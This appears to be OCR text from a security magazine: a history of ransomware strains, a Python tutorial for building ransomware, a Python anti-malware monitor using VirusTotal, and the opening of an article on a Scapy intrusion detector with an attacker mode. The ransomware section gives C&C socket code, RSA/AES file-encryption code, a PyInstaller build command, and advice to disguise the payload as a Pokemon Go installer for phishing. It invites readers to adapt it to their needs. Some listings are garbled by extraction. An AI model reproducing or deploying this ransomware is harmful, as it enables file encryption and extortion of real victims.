Archievus was another strain of ransomware distributed in 2006. Difference from the previous, this ransomware had a method of encryption more powerful, because it used, for first time in the history, asymmetric encryption, specifically RSA. This Trojan was able to encrypt the entire directory "my documents" and to require the purchase of the key of decryption.

Unnamed Trojan

This Trojan introduced a point of inflection in 2011 in the ransomware world, not by what it did, but by how it did it. This ransomware warned the victims that it was necessary to reactivate a Windows product due to the fact that a fraud had occurred. For its reactivation, it required the user to call to a tool free number. When victims called, the call was redirected by a false operator that put the call on hold, causing great expense to the user.

Cryptolocker

In 2013, this malware meant a revolution in the world of the ransomware owing to their acting as novel as complex. It consisted of two ways of act, both used for the first time in history. On the one hand, it could be downloaded through websites of dubious reputation, on the other hand, companies were infected through email attachments imitating complaints from customers. It caused enormous damage and a large amount of economic losses because it used the GameOver Zeus botnet existing infrastructure.

With regard to the control of the system, this ransomware was able to encrypt the files and data of the system using for the first time the hybrid encryption.

In this case, this ransomware used hybrid encryption to generate a AES 256-bit key to encrypt files, which in turn is encrypted with an RSA public key 2048 bits generated C&C servers in the Tor network. If the victims do not pay the ransom in three days, the private key is erased to release space in the system.

CryptoWall

This ransomware arrived to raise around 325 million dollars between 2014 and 2015. He (Ransomware) was the first to use the Windows Crypto APIs for encryption of data without storing the keys on the infected computer. It spread through a strong campaign of spam emails and once infected the computer got a high degree of persistence in it, since he added registry keys and made copies of itself to boot when you turn on the computer.

Koler

The first "Lockerworm" was detected on Android in 2014. It was propagated as an application but it was a false streaming service for adults. It used symbols of the FBI and other bodies of security of the state to extort those infected and thus, get money in exchange for unlocking the device. It's a "LockerWorm" because it contained techniques of self-propagation, as it sent messages to contacts with a URL that forwards them specific websites where this ransomware is downloaded.

TeslaCrypt

It's a ransomware that appeared in 2015 and it was propagated through a daily national in USA that used WordPress and it redirected those visitors to the Angler Exploit Kit of TeslaCrypt. He (Ransomware) used a high level of artificial intelligence and a great infrastructure in the Tor network. A example of this was that before it installed in a computer, it checked if it had installed a series of antivirus or if it was going to download into a virtual machine.

Once it was installed, it was looking for a total of 185 extensions to encrypt files related to video games such as Call of Duty, Minecraft or Assassin´s Creed to capture the user's sessions, requiring the payment in exchange to return the control over sessions. The novelty is that TeslaCrypt used very strong hybrid encryption techniques, using a private key to encrypt files such as AES 256-bit, which in turn was encrypted by a 4096-bit RSA public key.

Another novelty was the type of payment, since is made in BitCoin, generating a different direction for payment by each user. Therefore, the detection and arrest of this ransomware was very difficult.

Locky

Discovered at the beginning of 2016, it's a very powerful ransomware that leverages the infrastructure that in its day had Dridex (malware banking). This malware has caused huge damage to hospitals in Kentucky, California, Kansas

and other regions, since it spread through phishing such as invoices in Word format. When the document was opened, the macros were enabled. This ransomware encrypted all types of files, including databases. Additionally, it took control of devices external or even of files in the cloud. Subsequently, it erased the files from backup (VSS) team that could allow recovery of data and it required a payment of money through BitCoin.

Maktub

Discovered in March 2016, it has a huge level of complexity, because it presents a novelty never seen until now: the use of a software very advanced (Crypter) to obfuscate the malicious code. Additionally, it doesn't use servers C&C, or a great infrastructure, but instead uses the CryptoAPI of Windows for the symmetric encryption with AES or 256 bits. At the same time, it used asymmetric encryption with RSA of 2048 bits to encrypt the secret key that is used for symmetric encryption. In addition, its speed is amazing since it is able to compress encrypted files to streamline and speed up the process.

HolyCrypt

This is the first ransomware designed completely in Python and discovered in May 2016. Investigations have been conducted that indicate, for the moment, it's in development; but it has potential to become a great threat in the future. Until now is has propagated through spam. It is able to encrypt a total of 20 types of files and demanding the payment in less than 24 hours to falses account through payment online.

The novelty that introduces this ransomware is that it's designed completely in Python. The method remains unpublished until today since we had managed to develop ransomwares in JavaScript, but never in this programming language, which opens the possibility to meet great challenges in the future.

Design a ransomware with Python

Over the last 27 years, there has been an enormous amount of ransomware of different types. At this point, I'm going to demonstrate the potential of Python to design ransomware.

Before you begin, we need to clearly understand the infrastructure that we will use, which will be the following:




Figure 1. Ransomware architecture

The idea is designing a server CC where:

- I'm going to create a pair of asymmetric keys, public and private. For this, I'm going to use the algorithm of asymmetric encryption RSA of 4096 bits.
- In addition, on the same C&C Server, I'll create an IRC server to receive new clients and send them the public key.

On the other hand, we are going to have a client that will perform the following functions:

- It will contain an IRC Client to interact with the server C&C.
- It will generate a unique secret key per client that will be used to encrypt the files using the encrypted symmetric, based in the AES 256 bits algorithm.
- Finally, it will encrypt with the public key the secret key and it will require a quantity economic to the user, that will need the private key to decrypt the secret key and so, decrypt the files.

For the development of this ransomware, I used the following programming languages, libraries and software:

- Python 3.5
- Pycrypto Python library
- PyInstaller Python library
- C&C Server (Computer with a Linux System)
- Client (Computer with Windows 7, 8.1 or 10)
- NSIS software for design a Windows Installer

I'm going to start explaining how to design an IRC Server in Python. It's a very simple task, since one only needs to create a listen socket and wait to receive connections of clients.

Listing 1. IRC Server code.

```
import socket

import sys



HOST = '0.0.0.0'
```

```
PORT = 6667


#Bind socket to local host and port

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


  #Start listening on socket

  s.bind((HOST, PORT))


  while True:

       #wait to accept a connection - blocking call

       conn, addr = s.accept()


       message = "encrypt system"

       conn.send(message.encode())


  #close socket

  s.close()
```

Once we have designed the IRC server, we will design the IRC client, which will connect to the server and get the public key.

Listing 2. IRC Client code.

```
import socket

import sys


HOST = '<serverIP>'
```

```
PORT = 6667



#Bind socket to remote host and port

irc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

irc.connect((server, port))



  while True:



      # receive server message

      text = irc.recv(2040)
```

It should be noted that the examples of client and server are a basis for starting work and develop a ransomware that adapts to the needs and tastes of each developer. The following target is to develop all the system's encryption of the ransomware. To do this, we need the library of Python PyCrypto, which works properly on different versions of Python for Windows.

The next task is to generate the key pair in the C&C Server using 4096 bit RSA algorithm. To do this, we will use the PyCrypto library.

Listing 3. Generate RSA keys.

```
from Crypto.PublicKey import RSA

from Crypto import Random



#4096-bit keys are generated

random_generator = Random.new().read

RSAkey = RSA.generate(4096, random_generator)



#The public key is obtained
```

```
public = RSAkey.publickey()



  #The private key is copied to key.pem file

  fpriv = open('key.pem', 'wb')

  fpriv.write(RSAkey.exportKey())

  fpriv.close()



  #The public key is copied to key.pub file

  fpub = open('key.pub', 'wb')

  fpub.write(public.exportKey())

  fpub.close()
```

The next step is to design the client. Starting from this point, you can adapt the ransomware according your needs. In this case, we are going to get the public key and generate a private key for the symmetric encryption of random form and unique per client. Then, through symmetric encrypted, we will encrypt the system files and we will encrypt the secret key with AES 256 bits algorithm.

Listing 4. Encryption Code

```
import os

import sys

from Crypto import Random

from Crypto.PublicKey import RSA

from Crypto.Hash import SHA

from Crypto.Cipher import AES, PKCS1_OAEP

import random, string

import base64
```

```
BLOCK_SIZE = 32

PADDING = '{'

pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * PADDING

EncodeAES = lambda c, s: base64.b64encode(c.encrypt(pad(s)))



#import public key

externKey = 'key.pub'

publickey = open(externKey, "rb").read()

pubKey = RSA.importKey(publickey)

cipher_rsa = PKCS1_OAEP.new(pubKey)



#generate secret key and encrypt it

session_key = os.urandom(BLOCK_SIZE)

enc_session_key = cipher_rsa.encrypt(session_key)

cipher_aes = AES.new(session_key)

content = open (<'file'>, encoding = "ISO-8859-1").read()

encoded = EncodeAES(cipher_aes, content)

f = open ('<file>', 'wb')

f.write(encoded)

f.close()
```

Once we've encrypted the files, we can decrypt them with the same library PyCrypto. For this, we will need both the secret key and the private key. First, we will decrypt the secret key with the private key, and then, decrypt the files. The following code provides a way to get it.

Listing 5. Decryption code.

```
from Crypto.PublicKey import RSA

from Crypto.Cipher import AES, PKCS1_OAEP

import base64

import ast



def DecodeAES(c, e):

    PADDING = '{'

    cipher = c

       encoded_string = e

       enc_str = base64.urlsafe_b64decode(encoded_string)

       decrypted_string = cipher.decrypt(enc_str)

       return decrypted_string.decode('utf8').rstrip(PADDING)


#The private key is imported to decrypt the session key

pem = open('key.pem', "rb").read()

privateKey = RSA.importKey(pem)

cipher_rsa = PKCS1_OAEP.new(privateKey)


ciphertext = open("<file>", "rb").read()

enc_session_key = open("pass.bin", "rb").read()

session_key = cipher_rsa.decrypt(ast.literal_eval(str(enc_session_key)))
```

```
cipher_aes = AES.new(session_key)

decoded = DecodeAES(cipher_aes, ciphertext)



f = open("<file>","wb")

f.write(decoded.encode('utf-8'))

f.close()
```

In this example, it shows how with Python we can develop a ransomware in a simple form thanks to its libraries. The next step should be, starting from the given basis, adapting and improving the ransomware so it meets the needs that arise. Once the ransomware is tested and it works as you are looking for, we should generate a MSEXE executable with the Python PyInstaller library. To obtain it you only need to run the following command:

pyinstaller -D -F -n "<executable name>" "<filename.py>"

Once we've generated the executable, we proceed to generate a Windows Installer through the free software NSIS. In this case, I have chosen to imitate an installer of Pokemon Go for computer. The objective is to use phishing to make our victims believe that Pokemon Go is available in a desktop version. The victim downloads it and runs it; later, the victim cannot return to back.




Figure 2. Pokemon Go executable

When the installer has been downloaded and executed, the ransomware is installed automatically:




Figure 3. Install process

When run, the ransomware infects the victim. The only option that is offered to reverse this situation is to make a payment; otherwise, the private key is not provided.

Figure 4. Requirement of payment

In this case, the encrypted files have been renamed, being finally in the following form:




Figure 5. Encrypted file

Protection against malware

To protect a system against malware, the first rule is caution. Be careful with spam emails or unknown senders, as with any downloadable file or web page that is not trusted.

It is common for companies like ESET, Kaspersky, McAfee, etc., to offer, through payment, services of antivirus as well as protection of website navigation or email. But, why pay?Why not use the different open source tools to adapt them to our needs?

We can develop our own protection within our scope. To do this, we'll use Python since it's different libraries will help us to achieve the goal marked.

The malware is malicious software that performs a series of actions without the consent of a user or victim. Therefore, we must protect against suspicious files and the execution of them, i.e. on the one hand, we must avoid introducing any suspicious files in the computer, but if some file is introduced, avoid executing it so it won't infect us.

In short, we have two lines of action. It first will consist of analyzing in time real theme files to eliminate a malware of the system as soon as possible, and the second, analyze the processes that are generated to detect a malware in execution.

We will use the following programming languages and libraries in the development of our protection software:

- Python 3.5
    - WMI library.
    - Psutil library.
    - VirusTotal API library.
- VirusTotal API KEY
- Computer with Windows 7, 8.1 or 10

Python will help us next to VirusTotal to achieve the objective, because there is a library called "virustotal-api" in this programming language that makes requests to the VirusTotal API to check if a hash corresponds to a malware or not. The only condition is registered in VirusTotal to get the API KEY and so we can use the API.

We start with the processes of the system that, thanks to "wmi" and "psutil" Python libraries, we can capture in real time. First, we need to monitor the processes, and then, extract its data, including the file that executed the process. Below is an example of how to do it:

Listing 6. Monitoring and extraction of data from a process.

```
import wmi

import pythoncom

import psutil



pythoncom.CoInitialize()

connection = wmi.WMI()

watcher = connection.Win32_Process.watch_for("creation")



while True:

     new_process = watcher()

     if psutil.Process(new_process.ProcessID) is not None:

          runningProcess = psutil.Process(new_process.ProcessID)

          if runningProcess.cmdline() is not None:

               if os.path.exists(runningProcess.cmdline()[-1]):

                    print(runningProcess.cmdline()[-1])

pythoncom.CoUninitialize()
```

As shown in the listing, what I do is capture the file that executes a process to analyze it. From this point, we can develop an infinite number of ideas. In this case, I've opted to extract the SHA256 hash of that file and use the VirusTotal API. Once I've parsed the JSON response from the API, I extract the number of antivirus programs that detected the hash as malicious, and if greater than zero, we destroy the process and the file.

Performing the above actions takes an average of 2-3 seconds, a reasonable time to avoid an infection on your computer. For any questions regarding the VirusTotal API, visit the following link.

Once we've protected the computers from malicious processes, we just need to deal with potential infections that have been introduced through files in the system.

Python offers us the 'pywin32' library, which allows us to capture, in real time, files that have been created, deleted or modified (renamed, ACLs, changes of attributes changes, content changes or changes in size) we have at our disposal. With this tool, we can capture in real time any change in the file system to treat it in the convenient way.

Listing 7. Capture of files in real time.

```
import sys

import os

import win32con

import win32file

import wmi

import time
```

```
ACTIONS = {

            1: "Created",

               2: "Deleted",

               3: "Updated",

               4: "Renamed from something",

               5: "Renamed to something"}



FILE_LIST_DIRECTORY = 0x0001

path_to_watch = 'C:\\'

hDir = win32file.CreateFile(

               path_to_watch,

               FILE_LIST_DIRECTORY,
```

```
            win32file.FILE_SHARE_READ | win32file.FILE_SHARE_WRITE |
        win32file.FILE_SHARE_DELETE,
              None,
              win32file.OPEN_EXISTING,
              win32con.FILE_FLAG_OVERLAPPED | win32con.FILE_FLAG_BACKUP_SEMANTICS,
              None )


while True:
      results = win32file.ReadDirectoryChangesW(
               hDir,
               5012,
               True,
               win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
               win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
               win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
               win32con.FILE_NOTIFY_CHANGE_SIZE |
               win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
               win32con.FILE_NOTIFY_CHANGE_SECURITY,
               None,
               None)


  for action, filename in results:
full_filename = os.path.join(path_to_watch, filename)
     print(action, full_filename)
```

When a file has been captured, we extract the hash, check if it's infected with malware using VirusTotal API and, if the answer is affirmative, we destroy it.

With Python, it's very simple to capture files and processes in time real, therefore, we only need to work on adapting the previous examples we exposed to get a solid protection anti-malware adapted to our needs in particular that motivate your creation. In this particular case, starting from the example shown above, I've designed and adapted an anti-malware solution that analyzes any file that executes one process and that captures and analyzes any modification in the file system.

If any threat is detected, we will be warned about it.




Figure 6. Threat capture

In summary, this article has defined ransomware, its different types and the more significant features it possesses. Subsequently, we have shown the evolution history of ransomware and studied the differents types to understand them better, concluding that for many years and today the ransomware is a threat to keep in mind because of the devastating consequences that it can have. Finally, we saw how the Python programming language allows, thanks to their libraries, both the creation of a ransomware and the development of a tool that avoids any type of malware infection. In this way, we can conclude that Python is a tool on the rise of enormous potential that can become a hazard, or an ally in this complex world of malware.

Build Your own NIDS with Scapy

Hadi Assalem

ABOUT THE AUTHOR

Hadi Assalem

Hadi Assalem is a final year student of Information Technology Software Engineering Department at AL-Baath University

E-mail: hadi.assalem@gmail.com

Introduction:

This article will present a Lightweight Network Intrusion Detection system based on the scapy library to detect the common Data Link layer attacks like (ARP - DNS) spoofing and also some Web apps attacks. We start with building attacking tools and then the detection tools.

System Demo:

The System is a Lightweight NIDS (Network Intrusion Detection System) built basically on Scapy Library in Python.

The System had two modes:

1. **Attacker Mode:** in this mode we can Launch (ARP-Spoofing, DNS-Spoofing) attacks and port scans.
2. **Defender Mode:** in this mode the system can detect the attacks that have been launched by attacker in Attacker Mode plus Web Apps attacks (SQLI, XSS) and Detect Tor Network Traffic.

About Scapy:

Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks. We can use scapy in two ways:

- Implement it directly in Python scripts as Library.
- Launch it from Terminal (in Unix systems) or CMD (in Windows).

Basically in this system the functions that we used the most:

- Sniff(): function used for packets sniffing.
- Send(): used to send a single packet to the IP destination. Works on *layer 3*.
- sendp(): used to send a single packet to the IP destination. Works on *layer 2*.

How the system works:

1. the system works directly from terminal.
2. the system checks dependency.
3. check root privilege (for sending packets).
4. Then the user can choose the Mode:

- **Attacker Mode:** in this mode the user is able to choose between ARP-Spoofing, DNS-Spoofing, and Port Scanner.
- **Defender Mode:** this mode presents the NIDS.

